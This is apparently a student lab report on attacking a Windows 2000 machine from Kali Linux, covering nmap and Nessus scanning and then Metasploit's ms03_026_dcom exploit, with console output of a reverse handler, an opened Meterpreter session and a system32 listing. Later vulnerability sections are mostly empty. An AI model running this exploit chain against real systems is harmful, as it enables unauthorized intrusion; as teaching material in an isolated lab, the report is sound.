
Exploiting Vulnerabilities (Windows 2000)

IT18256574


B.L.H Sajindra

2nd year June intake

- Start kali linux 1.0.3 version. Then open terminal of kali linux os. After that type the ifconfig command in the terminal. Then you can see the IP address of kali linux.




- Start the windows 2000 OS. Then open command prompt (cmd) of windows. Then type ipconfig in the cmd. Then you can see IP address of the machine which has windows 2000.




➢ PING EACH MACHINE FROM THE KALI LINUX MACHINE TO ENSURE WE HAVE FULL CONNECTIVITY.

- Then apply the ping command with windows IP address on kali terminal and check whether it is connected or not with the windows machine.
- Then apply the ping [IP address of windows machine] command and check whether it is connected or not with the windows machine.



- Then apply the ping [IP address of kali machine] command and check whether it is connected or not with the kali machine.




- Then type nmap –O [target IP address] on kali machine. This command is used for looking OS and open ports of the hacking machine.


- You can see the output of the nmap as follows.

➢ NMAP - USING NMAP TO IDENTIFY OS VERSION AND SERVICES ON THE VULNERABLE MACHINES.

- When the scan finished we can see all available open ports in windows 2000 that we can attack.




- Then type service nessusd start.




- Start nessusd using command and Open a browser and browse to


https://127.0.0.1:8834




- Then go to scan template and new scan. After that type new scan name and target IP address of hacking machine. Then find weakness witch are related to the hacking machine.




- You can see the output like this.



- Then type service apache2 start and service postgreSQL start to start this services.




- Then type msfconsole for start that tool.




- vulnerabilities. (01)


- Then select one of vulnerabilities.




- After that search vulnerabilities. Then you can see output like this. After that type use command and copy link as the image. We can use exploit which is in the relevant link by using use command as this way. (step 01)




- Then type show options in the terminal. Options which are related to the exploit can be seen from this. (step 02)




- Then type set RHOST [target IP address].Here IP address of the hacking machine is set by this set RHOST command. (step 03)




- Then type exploit key word in the command. Now the machine, Windows 2000 has been hacked (step 04)



- Vulnerability. (02)
- Then select one of vulnerabilities.



(step 01)




(step 02)

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.56.99
RHOST => 192.168.56.99
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.56.99    yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.
99[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.99
[135] ...
[*] Sending exploit ...
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1033) at 2
```


(step 03)

```
[*] Sending exploit ...
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1033) at 2
019-09-12 09:06:13 +0100

meterpreter > ls

Listing: C:\WINNT\system32
==========================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  2960      fil   2008-02-16 16:06:21 +0000  $WINNT$.PNF
100666/rw-rw-rw-  304       fil   2008-02-16 16:03:00 +0000  $winnt$.inf
40777/rwxrwxrwx   0         dir   2019-09-12 08:44:58 +0100  .
40777/rwxrwxrwx   0         dir   2012-04-16 18:53:41 +0100  ..
100666/rw-rw-rw-  2151      fil   1999-12-07 05:00:00 +0000  12520437.cpx
100666/rw-rw-rw-  2233      fil   1999-12-07 05:00:00 +0000  12520850.cpx
100666/rw-rw-rw-  438       fil   1999-12-07 05:00:00 +0000  AUTOEXEC.NT
100666/rw-rw-rw-  2577      fil   2008-02-16 16:23:47 +0000  CONFIG.NT
100666/rw-rw-rw-  2577      fil   1999-12-07 05:00:00 +0000  CONFIG.TMP
```


- Vulnerability. (03)
- Then select one of vulnerabilities.



(step 01)



(step 02)



(step 03)